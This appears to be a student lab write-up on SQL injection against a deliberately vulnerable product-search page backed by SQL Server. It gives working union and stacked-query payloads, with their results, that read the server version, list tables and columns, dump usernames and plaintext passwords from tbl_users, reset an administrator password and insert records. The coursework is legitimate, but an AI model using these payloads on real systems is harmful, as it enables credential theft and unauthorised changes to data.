Found 1 products matched your search term "ssss' union select ' ', @@version, 0 --".

No	Product Name	Product Description	Product Cost (USD)
1		Microsoft SQL Server 2008 R2 (SP3) - 10.50.6000.34 (X64) Aug 19 2014 12:21:34 Copyright (c) Microsoft Corporation Express Edition with Advanced Services (64-bit) on Windows NT 6.1 (Build 7601: Service Pack 1) (Hypervisor)	0

– Extract list of user tables from database:

ssss' union select ", name, 0 from sys.objects where type='u'; --



This is a sample page that has SQL Injection vulnerabilities

Search term:


SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select '', name, 0 from sys.objects where type='u'; --%'

Found 5 products matched your search term "ssss' union select '', name, 0 from sys.objects where type='u'; --".

No	Product Name	Product Description	Product Cost (USD)
1		students	0
2		tbl_administrators	0
3		tbl_products	0
4		tbl_test	0
5		tbl_users	0

– Extract list of fields of a user table:

ssss' union select ", a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.name = 'tbl_users'; --



This is a sample page that has SQL Injection vulnerabilities

Search term:


SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.name = 'tbl_users'; --%'

Found 4 products matched your search term "ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.name = 'tbl_users'; --".

No	Product Name	Product Description	Product Cost (USD)
1		account_id	0
2		Full_name	0
3		password	0
4		username	0

− Extract list of fields of all user tables:

ssss' union select b.name, a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.type = 'u'; --




SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select b.name, a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.type = 'u'; --%'

Found 17 products matched your search term "ssss' union select b.name, a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.type = 'u'; --".

No	Product Name	Product Description	Product Cost (USD)
1	students	firstname	0
2	students	lastname	0
3	students	password	0
4	students	student_code	0
5	students	student_id	0
6	tbl_administrators	password	0
7	tbl_administrators	username	0
8	tbl_products	product_cost	0
9	tbl_products	product_desc	0
10	tbl_products	product_id	0
11	tbl_products	product_name	0
12	tbl_test	ID	0
13	tbl_test	name	0
14	tbl_users	account_id	0
15	tbl_users	Full_name	0
16	tbl_users	password	0
17	tbl_users	username	0

− Extract data from a table:

+ Extract all records of tbl_ products: ssss' union select product_name, product_desc, product_cost from tbl_products;--




SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select product_name, product_desc, product_cost from tbl_products;--%'

Found 14 products matched your search term "ssss' union select product_name, product_desc, product_cost from tbl_products;--".

No	Product Name	Product Description	Product Cost (USD)
1	Audi	car	1000
2	Dien Thoai vippr0	Iphone 15 vjpxxmax	5000
3	Galaxy S10	Samsung Galaxy S10	700
4	Galaxy S10 Plus	Samsung Galaxy S10 Plus	800
5	Galaxy S9	Samsung Galaxy S9	500
6	Galaxy S9 Plus	Samsung Galaxy S9 Plus	600
7	iPhone 11	Apple iPhone 11	900
8	iPhone 11 Pro	Apple iPhone 11 Pro	1
9	iPhone 12	Apple Iphone 12 Pro Max	1099
10	iPhone 13	Apple Iphone 13 Pro Max	1200
11	iPhone X	Apple iPhone X	700
12	iPhone XS	Apple iPhone XS	800
13	Rick	https://www.youtube.com/watch?v=dQw4w9WgXcQ	420
14	Xiaomi 9S	Blue and Black and Sliver :D	250

+ Extract all records of tbl_users: ssss' union select full_name, username+'--'+password, 0 from tbl_users;--




select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select full_name, username+'--'+password, 0 from tbl_users;--%'

Found 13 products matched your search term "ssss' union select full_name, username+'--'+password, 0 from tbl_users;--".

No	Product Name	Product Description	Product Cost (USD)
1	Đoàn Anh Nhật	B18DCAT179--1	0
2	Cong Pham	cong--cong456	0
3	Dau Hoang	dau--abc123	0
4	David Smith	david--test	0
5	Hehehe	hehe--hehe111	0
6	hoangson	son--abc123	0
7	Hung Le	htl28--hung101	0
8	Hung Le	hung--hehehe123	0
9	Kfromthsu	thsu--123321	0
10	Kimime Kimi	kimi--13022001	0
11	Lien	ihate--eggs	0
12	Long Nguyen	long--long123	0
13	Tom Cruise	tom--abc123	0


+ Change the information to extract records of tbl_products and tbl_administrators tables.



SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss'; update tbl_administrators set password='1234' where username='david'; --%'

Found no products matched your search term "ssss'; update tbl_administrators set password='1234' where username='david'; --".

tbl_administrators



SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss'; update tbl_products set product_desc='moto', product_cost='1500' where product_name='Audi'; --%'

Found no products matched your search term "ssss'; update tbl_products set product_desc='moto', product_cost='1500' where product_name='Audi'; --".


tbl_products

+ Note: if the number of fields of the injected query is more than that of the original query, we need to join some fields of the injected query to make the number of fields of both queries are the same. In addition, each pair of fields in the two field lists must be compatible in data type.

4. Practice exercises

Provide the inputs in order to extract data as the following requirements:

− Insert a new record into tbl_administrors table of the username and password of your choice




This is a sample page that has SQL Injection vulnerabilities

Search term:

SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss'; insert into tbl_administrors (username, password) values ('Phuc','abc123'); --%'

Found no products matched your search term "ssss'; insert into tbl_administrors (username, password) values ('Phuc','abc123'); --".

− Insert a new record into tbl_products table of the information of your choice



This is a sample page that has SQL Injection vulnerabilities

Search term:


SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' insert into tbl_products(product_name, product_desc, product_cost) values ('Note 20','Samsung galaxy Note 20','999'); --%'

Found no products matched your search term "ssss' insert into tbl_products(product_name, product_desc, product_cost) values ('Note 20','Samsung galaxy Note 20','999'); --".

− Extract information from tbl_users table and display them using the following format:

No	Product Name	Product Description	Product Cost (USD)
1	Dau Hoang	dauhx--1234--1001	
2	David Smith	david—1234-1002	

<full_name> <username>--<password>--<account_id>



SQL Query:

```
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select full_name, username+'--'+password+'--'+STR(account_id), 0 from tbl_users;--%'
```

Found 15 products matched your search term "ssss' union select full_name, username+'--'+password+'--'+STR(account_id), 0 from tbl_users;--".


No	Product Name	Product Description	Product Cost (USD)
1	Đoàn Anh Nhật	B18DCAT179--1-- 7004	0
2	Cong Pham	cong--cong456-- 7003	0
